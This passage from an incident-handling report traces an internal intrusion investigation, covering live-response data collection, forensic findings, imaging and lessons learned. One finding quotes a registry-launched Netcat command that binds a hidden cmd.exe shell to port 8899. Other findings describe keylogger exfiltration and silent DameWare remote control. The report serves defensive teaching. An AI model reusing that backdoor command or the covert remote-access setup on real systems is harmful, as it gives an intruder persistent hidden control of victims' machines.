10:05 AM: Joe and Steve decide to call Bill (the HOLES server admin/developer) on the phone and tell him not to log on to the HOLES server because it may have a virus. They watch their Ethereal sniffer for about 10 minutes to see if Bill logs onto the server anyway. This may be an indicator the Bill may be trying to cover up some activities. Bill does not log into the server so Joe and Steve conclude that he may not be responsible for the incident (but he is still on the list of potential suspects).

10:15 AM: Joe calls Bill back on the phone and asks Bill to meet them in the server room so they can find out more information about the HOLES server.

10:20 AM: Bill shows up in the server room. Joe asks Bill for a list of authorized user id's for the HOLES server and for some details about what applications are running on the server. Joe asks Bill if there are any valid file copy batch jobs that are running on the server. Bill says that there shouldn't be anyone using the server but him and that

there shouldn't be any file copies scheduled on the box. Joe asks Bill if he has seen any unusual activity on the server recently. Bill says that he has not been using the box very much for the last couple of months and that he doesn't need it again until next month when his next project starts up. Joe asks if there is any valuable data on the server and Bill says no. Joe asks Bill if he is familiar with a local user id called "HOLES\ISA_SVC" and Bill says no, it is not used by the ISA product.

10:25 AM: Joe and Steve discuss their next plan of action. They are at a major crossroads in their incident. They need to decide whether to shut down the HOLES server immediately in order to preserve any deleted files or to log into the server and try to gather any volatile data that would be lost during a server shutdown. If they shut the server down now they have the best chances of analyzing any deleted files on the server. The longer that the server runs the more of a chance that another program will write over these deleted file fragments left on the unused space of the hard drives. On the other hand, if they shut down the server immediately they will loose some of the volatile data that only exists in memory. They need to pick the method that they feel will give them the best evidence for this specific incident. They decide that they should go ahead and log into the server, briefly gather whatever volatile evidence that they can, and then shut down the server as soon as possible since it is only a test server. They call management and get approval to proceed.

Joe and Steve decide to split up and log onto both systems (the HOLES server and the WKHDQ209 desktop) at the same time. They will also simultaneously send the desktop support personnel into the 24 offices with network drops from the local switch in order to find the rogue network device with IP 10.10.10.26 / MAC 00:80:00:00:DF:12.

10:30 AM: Joe and Steve set up a W2k "logging" server to gather the evidence from their live response data collection activities. They estimate that their logging server has plenty of free space for their upcoming activities. They pull out the live response procedures that they created based on the information in the book entitled "Anti Hacker Tool Kit" (Jones, Keith p.480). Joe synchronizes the time/date of the evidence gathering server. They create some evidence gathering folders on their data collection server (one folder for each system). They copy the cryptcat.exe utility to the evidence server and then open up two listening ports, one for each system. They are aware of the fact that cryptcat fails to encrypt its data if they use the "-e" option but they don't need the "-e" option for their data collection activities. They open up four command windows and type the following commands to set up their listeners on the data collection server:

(in the first command window)

```
d:
cd evidence\
cryptcat –l –p 10005 > d:\evidence\holes\holes.txt
```

(in the second command window)

```
d:
cd evidence\
cryptcat –l –p 10006 > d:\evidence\holes\holesreg.txt
```

(in the third command window)

```
d:
```

```
    cd evidence\
cryptcat –l –p 10010> d:\evidence\wkhdq209\wkhdq209.txt
```

(in the fourth command window)

```
    d:
    cd evidence\
cryptcat –l –p 10011> d:\evidence\wkhdq209\wkhdq209reg.txt
```

10:35 AM: Joe instructs Bill to log on to the HOLES server local console in the same fashion that he would normally log in. Bill logs in and Joe instructs Bill to step aside and wait while he checks a few items on the server. Joe performs the following actions and records all commands:

- Joe inserts the W2k response CD with the trusted files into the d: drive.
- Joe types “D:\cmd.exe” to open a command window from the trusted CD.
- Types “SET” to view his environment variables.
- Types “SET PATH = d:” and changes any other old references to the c: drive to point to the d: drive.
- Types “d:\>dumpcfg.exe” to view the disk and volume information on the system
- Goes to his laptop and builds a customized response.bat file that has all of the commands that he wants to run on the HOLES server.
- Joe inserts the floppy with the response.bat file into drive a: (write protected)
- Joe runs the command “a:\response.bat|d:\cryptcat 10.10.10.2 10005”

Here is a list of the contents of Joe’s response.bat file that he used on the HOLES server:

```
    @echo off
    echo **********
    echo ****Start Date
    echo **********
    echo. |date
    echo **********
    echo ****Start Time
    echo **********
    echo. |time
    echo **********
    echo ***netstat -an
    echo **********
    netstat -an
    echo **********
    echo *****arp -a
    echo **********
    arp -a
    echo **********
    echo ****fport
    echo **********
    fport
```

```
echo ***************
echo *****pslist
echo ***************
pslist
echo ***************
echo ****nbtstat -c
echo ***************
nbtstat -c
echo ***************
echo ****psloggedon
echo ***************
psloggedon
echo ***************
echo *****ntlast
echo ***************
ntlast
echo ***************
echo *****dumpcfg
echo ***************
dumpcfg
echo ***************
echo *last accessed times
echo ***************
dir /t:a /o:d /s c:\
echo ***************
echo *last modified times
echo ***************
dir /t:w /o:d /s c:\
echo ***************
echo *creation times
echo ***************
dir /t:c /o:d /s c:\
echo ***************
echo **security event log
echo ***************
dumpel -l security
echo ***************
echo **application event log
echo ***************
dumpel -l application
echo ***************
echo **system event log
echo ***************
dumpel -l system
echo ***************
echo **ipconfig
```

```
echo ***************
ipconfig /all
echo ***************
echo ***end time
echo ***************
echo. |time
echo ***************
echo **end date
echo ***************
echo. |date
```

(Jones, p. 481)

- Joe waits for the program to finish. It can be difficult to tell when the response.bat file is finished from viewing the command windows so he refreshes the directory view of the output file on the data collection server until the file stops growing.
- Joe then dumps the registry with the following command (regdmp.exe is from the W2k Resource Kit):
- D:\regdmp.exe|d:\cryptcat 10.10.10.2 10006
- Joe goes back to the data collection server and closes the cmd window with the listener.
- Joe runs an md5sum n the HOLES.txt results file (from the cygwin install, the cygwin1.dll, cygintl-1.dll files are also required for md5sum to run).
- Joe records the md5sum info on the output files in his log book.

At the same time as Joe and Bill are logging into the HOLES server, Steve goes to Don's office and begins examining Don's XP desktop named WKHDQ209. Don is logged into the desktop when Steve arrives. Steve instructs Don to step to the side for a few minutes while Steve examines Don's machine for a possible virus. Steve inserts the XP response CD and follows the same evidence gathering procedure previously performed by Joe on the HOLES server but connect to different listening ports on the data collection server.

- Steve types "D:\cmd.exe" to open a command window from the trusted CD.
- Types "SET" to view his environment variables.
- Types "SET PATH = d:" and changes any other old references to the c: drive to point to the d: drive.
- Types "d:\>dumpcfg.exe" to view the disk and volume information on the system
- Goes to his laptop and builds a customized response.bat file that has all of the commands that he wants to run.
- Inserts the floppy into a: (write protected)
- A:\response.bat|d:\cryptcat 10.10.10.2 10010
- Steve waits for the program to finish. This can be difficult to tell from the command windows so he refreshes the directory view of the output file until it stops growing.
- Steve then dumps the registry with the following command
- regdmp.exe|cryptcat 10.10.10.2 10011
- Steve goes back to the data collection server and closes the cmd window with the listener.

- Steve runs an md5sum (from the cygwin install, also need cygwin1.dll, cygintl-1.dll to run) on the HOLES.txt results file.
- Steve records the md5sum info on the output files in his log book.

10:50 AM - The Desktop support team begins to sweep the floor looking for the device with the ip 10.10.10.26 and MAC 00-80-00-00-df-12. They are instructed to phone Joe immediately if they locate it. They are told to look for any kind of device connected to the network wall jack in any of the 24 rooms with cable drops from the switch in question. They have some trouble determining which offices to go to based on the cable drop numbering system so they decide to just search the entire building.

11:15 AM - Joe and Steve discuss their next step. They call management and report that they have gathered some initial live-response data but they have not yet analyzed the information. They ask management if they should go ahead and power down the two known systems and take them to the lab for further analysis. They explain to management that they may be able to identify the other machines involved in the incident during their lab analysis. Management instructs them to go ahead and confiscate the 2 machines and begin their analysis.

Both machines are gracefully shutdown from the software and the machines are taken to the lab. Don is given a hot-spare replacement machine so he can continue working. Bill doesn't need the HOLES test server at this time so it is not replaced.

11:30 AM - Once in the lab, Joe logs onto the data collection server and makes a tape backup of the evidence files. Joe then makes a working copy of all of the evidence files that they have gathered so far so that they don't have to touch the original files. Joe and Steve divide up the files and begin examining the files in a text editor. They use Textpad 4.7 (<http://www.textpad.com >) because it handles large files much better than notepad.

11:45 AM - Joe and Steve find a number of pieces of evidence suggesting that there may be some involvement of a machine named RINKIDINK with an IP of 10.10.10.33 in the incident. It is owned by a user named Kevin Jones.

11:55 AM - They set up another data collection listener, they locate the machine, and they perform the same live-response procedures that they performed on the other two machines except they have to skip some of the utilities that won't run on Win95. Then they bring the RINKIDINK machine into the lab. While examining Kevin's RINKIDINK 10.10.10.33 Win95 machine they notice that it has a wireless NIC.

Meanwhile, across the hallway Dan the intruder sees Joe and Steve looking at Kevin's computer so Dan goes to the cubicle next door and unplugs his router. Dan goes back to his own machine and removes the antennae from his wireless NIC, reboots his machine, logs back in, and cleans up all incriminating files. Dan runs wipedisk to clean up the unallocated space on his hard drive. Dan then wraps the router and the antennae in a paper bag, walks to his car, and goes to lunch.

12:00 PM – Joe and Steve decide to get an update from the desktop team on whether they have located any network or wireless devices. The head of the desktop team says that they have been unable to locate the 10.10.10.26 device and they did not find any rogue devices in the offices that they have searched but they have not finished searching every office yet. Joe is confused as to why they are searching every office. The desktop team lead explains that the cable drop numbering system is inadequate to properly determine the correct offices to search so they decided to search every office.

12:15 PM - Joe and Steve report to management that they have confiscated another desktop machine and that they have taken it to the lab with the other machines for further analysis.

12:30 PM - The desktop team has finished searching every office in the building but is unable to locate the 10.10.10.26 machine. They report this to Joe.

12:35 PM – Joe instructs the network vendor that manages the Snort sensors and the firewall to set up some alerts for IP 10.10.10.26 and MAC 00-80-00-00-df-12 until further notice. Joe also asks for a copy of the firewall logs for the last 30 days. Joe also instructs them to reset the password on switch and to set up a spanning port immediately so that a sniffer can be set up on the switch and so that they can locate the port with the 10.10.10.26 traffic. Hopefully this will help them to find the location of the rogue network device if it becomes active again. They also ask the network vendor to research the best method of monitoring wireless network traffic at the Headquarters site.

12:40 PM – Steve calls a friend in law enforcement to see if they have the capability to search for the original owner of a specific MAC address. His friend says that they can sometimes find that information from the manufacturer of the device but that searches for that information are often inconclusive. The law enforcement official further states that the most productive manufacturer searches normally involve the use of the serial numbers of the device and that most of the law enforcement databases are designed to contain only the serial numbers of equipment that has been reported stolen.

12:45 PM – Joe and Steve begin their work in the lab performing backups and forensics on the three machines that they confiscated. They plan to gather enough data to conclusively determine if Bill, Don, or Kevin were involved in the incident. They also want to see if there might be any other clues as to the identity of any other devices/users involved in the incident. Their other main goal is to capture and protect all possible evidence in case management wishes to turn the matter over to law enforcement officials or a forensics vendor for a full forensic analysis at a later date. Joe and Steve are not trained or equipped with a full set of forensic tools so they can only perform some of the basic forensic activities in order to help management make an initial decision on how to handle the incident.

The preliminary in-house forensic details gathered by Joe and Steve on the three systems identified in the incident are as follows:

HOLES server (Owner= Bill Walker IP=10.10.10.28 MAC= 00-80-11-11-c5-d8):

- The system date/time has been adjusted suggesting that the intruder may have modified the date/time in order to cover his tracks.

The current date is: Sun 04/22/2005

The current time is: 16:48:32.50

- An outbound connection to a Windows file share on WKHDQ209 was regularly used to copy ActMon log files to Don Waters XP machine.

TCP 10.10.10.28:1243 10.10.10.27:139 ESTABLISHED

- An active Terminal Services connection to the HOLES server was in progress from an unidentified device at IP address 10.10.10.26 at the time of the sniffer trace.

TCP 10.10.10.28:3389 10.10.10.26:1032 ESTABLISHED

- The ARP cache table on the HOLES server shows recent activity from WKHDQ209, RinkDink, and from the unidentified IP 10.10.10.26 device:

Interface: 10.10.10.28 on Interface 0x2

Internet Address	Physical Address	Type
10.10.10.26	00-80-00-00-df-12	dynamic
10.10.10.27	00-80-22-22-a1:e2	dynamic
10.10.10.33	00-80-33-33-b9-98	dynamic

- The fport utility showed DameWare running on port 6129.

848 DWRCS -> 6129 TCP C:\WINNT\SYSTEM32\DWRCS.EXE

- The ActMon key-logger program was confirmed by the file c:\winnt\actmon.ini.
- The ActMon key-logger program was also confirmed based on clicking “Start”, “Run” and typing “actmon”. This returns a login prompt for the ActMon program settings interface.
- ActMon report files were present on the system and had been viewed by the HOLES\ISA_SVC user id.

Directory of c:\Documents and Settings\user\Recent

02/19/2004 10:33p 849 R-#ISA_SVC#HOLES#.htm.lnk

- Two unauthorized local User ID’s were present on the HOLES system.

HOLES\ISA_SVC

HOLES\ MSPROXY_SVC

- Only sporadic internet usage information regarding the HOLES\ISA_SVC user id was retrieved from the system. It was assumed that the IE browser settings were configured to not keep cookies, history, or cached files.
- The NT Event logs had been recently deleted. No file recovery was possible.
- The ISA logs had been recently deleted. A partial recovery was successful. No useful information was obtained from these log files.
- A number of deleted files were recovered including some ActMon report files.

NO[902]-#user#HOLES#.htm

WKHDQ209 (Owner= Don Waters, IP=10.10.10.27, MAC= 00:80:22:22:A1:E2)

- The system date/time had been adjusted suggesting that the intruder may have also modified the date/time on this system in order to cover his tracks.

The current date is: Sun 01/22/2000

The current time is: 16:22:32.50

- The sytem contained hundreds of ActMon log files (auto updated every 15 min). The file timestamps and the contents of the files may by able to add additional information as to the activities on the HOLES server but further analysis time would be required.
- The system was running a Netcat listener on port 8899 initiated from the registry key HKLM\Software\Microsoft\Windows\Current Version\Run\CSRMS =

c:\windows\csrms.exe –L –d –e c:\windows\system32\cmd.exe –p 8899

- The NT event logs had been cleared recently and contained very little information.

RINKIDINK (Owner= Kevin Jones, IP=10.10.10.33, MAC= 00-80-33-33-b9-98):

- The system date/time has been adjusted suggesting that the intruder may also have modified the date/time on this system in order to cover his tracks.

The current date is: Sun 06/2/2006

The current time is: 01:48:35.42

- ActMon log files were present on system.

- Netcat (c:\windows\nc.exe) file was present on system.
- An iOpus installation file was present on system.
  c:\windows\ActMon-Setup.exe created 26 Dec. 2003
- A DameWare installation file was present on system.
- A wireless NIC and software was present on system and seems to have been created on creation date = 15 Jan. 2003
- A Terminal Services client software installation was present on system.
- A DameWare listener was running on port 6129/TCP.
- The DameWare product was set to automatically start as a service by the following registry entry:
  hklm\software\microsoft\windows\currentversion\Runservices key=dwmrcs
  value="c:\windows\system\dwrcs.exe –service"
- The DameWare installation was configured to allow someone to remote control this machine without any visible signals to the local user.
  C:\windows\system\dwrcs.ini (creation date = 26 Dec. 2003
  (For example, the dwrcs.ini file had a setting of "Notify On New Connection=No")
- No visible exploit code of any kind was found on the system.
- No virus scanner alerts were found in the logfiles.
- No other user profiles were found on the system. The Win95 system was set to share a single user profile for all users.
- Internet usage did not appear to be abnormal for a corporate user.
- Windows 95 does not have the capability of recording NT Event logs so there were no event logs to read.
- The recycle bin contained some deleted files but they were not of any value to this incident.

Forensic Summary:

- The original exploit and vulnerability that allowed entry into the HOLES system was not positively identified.
- The W2k HOLES server was confirmed to have a commercial key-logger named iOpus ActMon. The ActMon program was automatically sending the files every 15 minutes to a file share on WKHDQ209.
- The W2k HOLES server showed network activity from WKHDQ209, RINKIDINK, and an unidentified device at IP 10.10.10.26.
- There were 2 unauthorized local admin user ID's on the HOLES system.
- A Domain Administrator account password was compromised by the ActMon key-logger on the HOLES system.
- The XP WKHDQ209 machine had an auto-starting Netcat listener.
- The Win95 RINKIDINK machine had a fully operational wireless NIC installed.
- The Win95 RINKIDINK machine had a DameWare installation that was configured to allow the machine to be remote controlled without any knowledge of the local user.
- A wireless routing device was suspected of being installed on the internal network. No further information was found on the 10.10.10.26 device.
- Old firewall logs show internet access by the ISA_SVC account as far back as 30 days.

Chain of custody and evidence handling procedures used:

- All evidence chain of custody was documented by location, date, person responsible, and an accurate detailed description.
- Custody of all evidence was restricted to authorized members of the incident team.
- All evidence was kept in a tamper proof pristine condition at all times.
- All items were labeled and personally taken to a designated storage cabinet by Joe and Steve.
- A surveillance camera was set to record all access to the evidence cabinet.
- Any evidence removed from the cabinet for analysis was signed out and then signed back in when returned to the cabinet.
- All evidence analysis was performed on duplicate copies of the evidence so that the original evidence was never altered.

Evidence gathered:

- Corporate firewall logs burned to CD
- Ethereal sniffer traces burned to CD
- HOLES test ISA server – Dell 2650 – sn# - 000111. The original hard drive and backup tape were stored in evidence.
- XP desktop computer - Compaq Deskpro EN – sn# -1111111. . The original hard drive and backup tape were stored in evidence.
- Win95 desktop computer - Compaq Deskpro EN – sn# - 2222222. . The original hard drive and backup tape were stored in evidence.
- Md5 checksums were taken of all evidence and recorded.

[side note: Management decides that they can't use the information obtained from Dan's wireless brain implant because it would be considered to be an illegal wiretap under current US law. (;..oO Hee-Hee Oo.. ;)]

6.3 Containment

Measures taken to contain/control the problem:

- Seized all compromised computers and took them off of the network to prevent their continued use.
- Changed all domain and local account passwords on every company system immediately.
- Patched all un-patched systems in the company.
- Isolated all test machines from the production network
- Reviewed all user accounts and disabled all unauthorized user accounts that were identified in the environment.

Jump Kit and other tools:

- 2 dual boot laptops (W2k/Redhat9, Win03/Redhat9) with CD burners
- Portable printer
- Assorted sizes of evidence baggies and security labels
- Stick on Labels or assorted sizes
- Pens, permanent markers, paper, blank record books, evidence forms

- Digital Camera
- Audio recorder and blank tapes
- Assorted backup media (floppies, cd's, DLT tapes,…)
- Flashlight
- Assorted batteries
- Toolkit
- 2 Hubs
- Phone lists
- Incident Procedures, checklists
- W2k, XP, NT4, Win95, UNIX tools and response CD's
- Serial cables and connectors, Network cables
- Power strip and extension chord
- Duct tape / Baling wire / Aspirins

Backup process details and hardware details:

- The two desktops were examined for the type of hardware and NIC cards they contained. Both desktops had 10gig Maxtor hard drives and onboard Intel 10/100 NICs.
- A Ghost 2001 boot disk (<http://www.symantec.com/ghost/ >) was created that would boot to the floppy drive.
- The boot disk files were all checked to insure that there were no references to any files on any drives other that the a: drive.
- A write blocker was added to the floppy disk so that no files could be written to the c: drive. (Note: it would be nice if the hard drive manufacturers would add an extra jumper on their drives to write protect the drives during forensics.)
- A secondary hard drive was added to each system large enough to contain the entire contents of the c: drive information.
- A ghost image was created from the c: drive to the d: drive on each system with the ghost "-fro" (force cloning) and the "-id" (image disk) options based on the recommendation of the "Anti Hacker Tool Kit". (Jones, p 540-541).
- The c: drives were removed from both systems. The original drives were then placed in evidence bags and stored in the locked evidence cabinet along with a tape backup of the ghost images.
- Two alternate boot drives were added to the desktops and the image files on the d: drives were copied to the W2k backup server.
- Md5sums were run on the Ghost images and recorded in the log books.
- An isolated hub and a second backup file server running Redhat9 with plenty of disk space were setup in the forensics lab in order to dd the HOLES server. An NFS share was set up to receive the image data.
- The HOLES server was examined for the type of hardware and NIC cards it contained. The server had (2) 36gig drives/mirrored. Joe and Steve discussed the possibility of removing one of the mirrored drives and placing it directly into evidence. They decided against this process because any mirror-breaking or mirror-repairing processes could destroy deleted files evidence that may exist on the free space of the drives. They decide to use the UNIX dd utility.

- Joe and Steve decide to adapt their own dd backup procedure from a procedure listed in a GCIH practical document on the Internet. (<http://www.giac.org/practical/GCIH/David_Bianco_GCIH.pdf >) The document describes a technique for using dd with a Knoppix STD boot disk adapted as follows:

(<http://www.knoppix-std.org/ > Note: Knoppix STD is a customized version of Knoppix that includes security tools)

- Boot to the Knoppix STD v 0.1 cd
- Type “knoppix 2 lang=us failsafe noswap
- Enumerate the IDE drives “dmesg|grep
- Enumerate the SCSI drives “dmesg|grep
- Kill DHCP and set up a static ip
- “ps –eaf|grep pump”
- “kill -9 121”
- “ps –eaf|grep pump”
- “ifconfig –a”
- “ifconfig eth0 10.10.10.39 netmask 255.0.0.0 up”
- Configure the default route “route add default gw 10.10.10.1”
- “netstat –nr”
- Get DNS working “vi /etc/resolv.conf”
- Start the RPC portmapper “/etc/init.d/portmap start”
- Create a mount point “mkdir /mnt2”
- “mount ev1:/archive /mnt2”
- “mkdir /mnt2/evidence”
- “mkdir /mnt2/evidence/2004holes
- “script”
- “for part in sda1 sda2 sda3
  do
  dd if=/dev/$part of=$part bs=10M
  done”

An md5sum was taken of the HOLES server evidence files and recorded it in the logbooks.
A tape backup was made of the image. The tape cartridge was placed in an evidence bag and stored in the evidence locker.
(Note: Procedures for drive duplication with dd to ssh or Samba connections are available at <http://www.knoppix.net/docs/index.php/ImageYourHardDriveUsingKnoppix >
and <http://www.okmoore.com/imagedrive.html >.)

6.4 Eradication

Steps to eliminate the problem from the systems in question:
- The HOLES test proxy server was shut down and the IP=10.10.10.28 was blocked at the firewall.
- All other test servers are moved to an isolated segment.
- The two desktop machines involved in the incident were shut down.

Cleanup steps:
- All compromised systems were given a full software reload from the original source media and brought to current patch levels on new hard drives. No data or other files were restored from the compromised systems.
- All security settings were modified to meet corporate standards.

Root symptom or cause of the incident:
The specific root cause of the initial compromise was never fully determined. It was suspected that a rogue wireless network device was connected to the internal corporate network but the device was never located. The HOLES test server was suspected to be the initial system compromised. The cause was suspected to be poor security configuration and or outdated patch levels of the server's software.

6.5 Recovery

How the system is returned to a "known good" state:
- All three machines had the hard drives replaced and all software was reloaded.
- No data or files were restored from the original system loads.

Steps to further secure the systems to protect against future exploits:
- Management accelerated the schedule of the Active Directory migration project in order to retire all NT4 machines, implement Group policies, and to retire all Win95 machines.
- Isolated all test machines from the production network.
- Implemented automated Windows Update patching via and internal SUS server.
- Implemented a host based security scanning tool and began running it weekly on all systems.

Testing done to ensure the vulnerability is gone:
- Nessus scans were performed against all systems on the network the day after the incident and all server/firewall log file monitoring was intensified for two weeks.
- The switch that had the rogue wireless network device was reset with a known password and was configured to allow port/MAC identification and to allow spanning/sniffing. A sniffer was set up on the switch and monitored closely for one week.

6.6 Lessons Learned

Follow up meetings and Incident analysis reports:
- Joe and Steve report to management that they cannot be sure of the exact identity of the intruder and that they were unable to locate the rogue network device. They recommend that management enlist the resources of a forensics specialist with the proper training and tools if management needs more information on the incident.
- In retrospect, Joe and Steve may have had a better chance of locating the rogue network device quietly without tipping off the intruder if they had continued to

monitor the network traffic with Ethereal and reset the network switch after business hours. This might have allowed them to ascertain the exact network port that the 10.10.10.26 unidentified network device was using.

- The physical sweep of the building to look for the rogue device took too long and may have tipped off the intruder. There is a need to centralize the IT personnel into one organization in order to quickly mobilize and coordinate an incidence response. Third party vendors are also hard to mobilize quickly.
- Rogue network devices plugged into the internal network by trusted users are difficult to control. Internal users should not have the ability to plug in a device to a wall jack and have the device immediately connect to the internal network. The best way to avoid this problem may be to implement switch/port/MAC address level management of all switches in the internal network. This would have the added benefit of limiting vendors with laptops from accessing the internal corporate network.
- Most users should not have full admin rights on their local machines. The current desktop configuration allows users to add unauthorized software to their machines.
- Sometimes a small thing like improper internet usage can signal a larger more severe incident.
- A weak third party application such as DameWare can make a target server vulnerable even if the underlying operating system is fully patched and the virus scanner updates are up to date.
- Intruders will often compromise and utilize numerous decoy systems in order to hide their identities.
- Once an intruder has Domain Admin rights it is very difficult to remove them from all of the systems on the network. There is always the possibility that they installed a rootkit or other backdoor into the systems on the network.

Recommendations for preventing similar incidents in the future:

- Revise current company policies and procedures to specifically notify employees of proper approved network devices and the procedure for having them connected to the internal network.
- Segment the network with IP address restrictions in order to protect all key financial and business critical systems from any internal users that don't require access based on a valid business need.
- Implement a system for monitoring and scanning for rogue wireless or network devices that may connect to the internal network.
- Add smart card authentication to all systems so that there is a two factor authentication mechanism on all internal systems.
- Give administrators dual user ID's so that they don't have to use their Domain Admin ID's for all tasks.
- Add MAC address restrictions to all switch ports and disable unused ports.
- Add a personal firewall or host based IDS/firewall product to all pc's and servers.
- Implement an isolated test environment. Don't put any substandard servers on the production network segments. Any legacy systems that can't be properly upgraded should be protected by a firewall.

- Lock down all desktops and laptops with group policies.
- Patch all systems rigorously, including third party applications, within a very short time period by automating most patching activities.

7 Closing Remarks:

While the internet continues to be a hostile environment for communicating restricted data, most companies have already realized that they must spend money securing any and all connections to the internet. In contrast, the internal corporate networks are still assumed to be "semi-trusted" computing environments. As a result, companies continue to have extremely broad attack surfaces available to internal users. This makes it possible for a semi knowledgeable internal user to perform a wide range of unauthorized activities and often to avoid detection. As time goes on, I foresee that these internal environments will be treated more and more like the internet by such configurations as fire-walling, port filtering, network segmentation, host based IDS, smart card authentication and on and on… More and more "Onion Layers" of security will have to be implemented in order to reasonably protect our internal networks from our own users. This evolution will begin with critical systems such as financial systems and move to even the most innocent computer activity such as internal emails. The main barriers are money, admin training, and easy to implement configurations. Most internal networks simply do not or cannot implement one of the key foundations of security, the principal of "Least Privilege".

Even with an aggressively protected internal network, there will always be the possibility of rogue administrators, developers, and application owners performing unauthorized activities. The main method of protection against this type of super user is to always require 2 administrators to jointly perform certain activities. This is usually considered twice as expensive and therefore may never actually be implemented by most companies. The simple fact is that ease of use will always complete with any efforts to make a system of checks and balances for high level administrators. Some will argue that auditing is the answer but it is still too easy to slip under the radar of most auditing processes. Proper auditing just consumes too many systems and personnel resources.

In the end, companies continue to refrain from allocating the resources needed to implement all available security measures. Usually the bean counters risk analysis of the potential for losses concludes that the benefit does not justify the expense. The most vulnerable companies continue to be the ones with the leanest manpower and equipment budgets within their organizations. The fact remains, that a skilled, meticulous, and persistent internal corporate intruder can penetrate almost any system undetected.

8 For further reading on the WirePair-DameWare exploit and buffer overflows:

<wirepair@sh0dan.org >. "Dwmrcexp.c" Source code text. 20 Dec. 2003 URL:<http://www.sh0dan.org/files/dwmrcexp.c>. (15 Feb. 2004)

<wirepair@sh0dan.org >. "DameWare Mini Remote Control Server <= 3.72 Buffer Overflow Vulnerability Advisory". 14 Dec. 2003
URL:<http://www.sh0dan.org/files/dwmrcs372.txt>. (15 Feb. 2004)

Rafail, Jason A. "Vulnerability Note VU#909678 DameWare Mini Remote Control vulnerable to buffer overflow via specially crafted packets". CarnegieMellon Software Engineering Institute CERT Coordination Center. 22 Dec. 2003
URL:<http://www.kb.cert.org/vuls/id/909678>. (15 Feb. 2004)

SecurityFocus - Symantec Corporation. "The DameWare Mini Remote Control Server Pre-Authentication Buffer Overflow vulnerability, Bugtrack ID 9213". 10 Jan. 2004
URL:<http://www.securityfocus.com/bid/9213>. (15 Feb. 2004)

DameWare Development, LLC. "Security Bulletins and Advisories-Bulletin #2 'Possible' Buffer Overflow vulnerability resolved with the release of version 3.73". 26 Jan. 2004
URL:<http://www.dameware.com/support/security/bulletin.asp?ID=SB2>. (15 Feb. 2004)

The MITRE Corporation. "Common Vulnerabilities and Exposures Database CAN-2003-1030 (under review) Buffer overflow in DameWare Mini Remote Control before 3.73 allows remote attackers to execute arbitrary code via a long pre-authentication request to TCP port 6129". 15 Jan. 2004
URL:<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1030>. (15 Feb. 2004)

Hoglund, Greg – Author of Chapter 8, Ryan Russel, ed., Stace Cunningham, ed. Hack Proofing Your Network. Maryland: Syngress Media, Inc. 2000.

Aleph One. "Smashing the Stack for fun and profit" Phrack 49. 8 Nov. 1996.
URL:<http://www.phrack.org/show.php?p=49&a=14>. (15 Feb. 2004)

Dark Spyrit. "Win32 buffer overflows" Phrack 55. 9 Sep. 1999.
URL:<http://www.phrack.org/show.php?p=55&a=15>. (15 Feb. 2004)

DilDog. "TAO of Windows Buffer Overflow. " Undated as of 15 Feb. 2004
URL:<http://www.cultdeadcow.com/cDc_files/cDc-351/ >. (15 Feb. 2004)

Litchfield, David. @stake, Inc. "Exploit and analysis of the Winhlp32 buffer overrun. " undated as of 15 Feb. 2004.
URL:<http://www.cerberus-infosec.co.uk/papers.shtml > (15 Feb. 2004)

Hoglund, Greg. "Rootkit.com" Website Forums. " 15 Feb. 2004.
URL:<http://www.rootkit.com>. (15 Feb. 2004)

The Metsploit Project, open source project. "Homepage". " 15 Feb. 2004.
URL:<http://www.metasploit.com/ >. (15 Feb. 2004)

9 Works Cited

<wirepair@sh0dan.org >. “Dwmrcexp.c”. Source Code file. 20 Dec. 2003 URL:<http://www.sh0dan.org/files/dwmrcexp.c>. (15 Feb. 2004)

<wirepair@sh0dan.org >. “DameWare Mini Remote Control Server <= 3.72 Buffer Overflow Vulnerability Advisory.“ 14 Dec. 2003 URL:<http://www.sh0dan.org/files/dwmrcs372.txt>. (15 Feb. 2004)

DameWare Development, LLC. “Bulletin #2 ’Possible’ Buffer Overflow vulnerability resolved with the release of version 3.73.“ Security Bulletins and Advisories. 26 Jan. 2004 URL:<http://www.dameware.com/support/security/bulletin.asp?ID=SB2>. (15 Feb. 2004)

DameWare Development, LLC. “DameWare Mini Remote Control version 3.70”. Product output, configuration, and requirements. 26 Jan. 2004 URL:<http://www.dameware.com>. (15 Feb. 2004)

Microsoft Corporation. “Windows 95, Windows 98, Windows ME, Window NT4, Windows XP, Windows 2000 Sever, Windows 2003 Server, Windows NT 4 Resource Kit, Office XP, ISA Server, and Visual Studio .NET C++.“ Product output, configuration, and requirements. 15 Feb. 2004. URL:<http://www.microsoft.com >. (15 Feb. 2004)

Wysopal, Chris; @stake, Inc. Original version by hobbit@atstake.com. “ Netcat 1.10 for Win 95/98/NT/2000. “ 2, Feb. 1998 URL:<http://www.atstake.com/research/tools/network_utilities/ >. (15 Feb. 2004)

Red Hat, Inc. “RedHat 9”. Product output, configuration, and requirements. 15, Feb. 2004. URL:<http://www.redhat.org>. (15 Feb. 2004)

Cygwin 1.5.5-1. Open source project. “Cygwin.” Product output, configuration, and requirements. 20 Sep. 2003 URL:<http://www.cygwin.com>. (15 Feb. 2004)

Foundstone, Inc. “Fport.” Product output, configuration, and requirements. 2002. URL:<http://www.foundstone.com/resource/intrusion_detection.htm >. (15 Feb. 2004)

Combs, Gerald - original open source code author. “Ethereal.“ Product output, configuration, and requirements. 9 Sept. 2003. URL:<http://www.ethereal.com>. (15 Feb. 2004)

Sourcefire, Inc. “Snort version 2.1.“ Product output, configuration, and requirements. 19 Dec. 2003
URL:<www.snort.org>. (15 Feb. 2004)

Kreimendahl, Chad J. “Experimental Snort rule” Pantek Email Forum. 11 Mar. 2003
URL:<http://www.pantek.com/library/general/lists/snort.org/snort-sigs/msg00143.html >. (15 Feb. 2004)

SANS Internet Storm Center (operated by The SANS Institute). “Port 6129.” Internet scanning data. “ 28 Dec. 2003 URL:<http://isc.sans.org/port_details.html?port=6129 >. (28 Dec. 2003)

Deraison, Renaud - Nessus open source project founder and leader. “ Nessus 2.0.8” Product output, configuration, and requirements. 28 Dec. 2003
URL:<http://www.Nessus.org>. (15 Feb. 2004)

Network Associates, Inc. “McAfee VirusScan v4.5.1 SP1 with a scan engine ver 4.2.60 with virus definitions ver 4.0.4309.” Product output, configuration, and requirements. 28 Dec. 2003.
URL:<http://www.mcafee.com>. (15 Feb. 2004)

Skoudis, Ed. The SANS Institute. Track 4 – Hacker Techniques, Exploits, and Incident Handling Version 05.03. GCIH courseware. The SANS Institute. Global Information Assurance Certification programs. 2003.

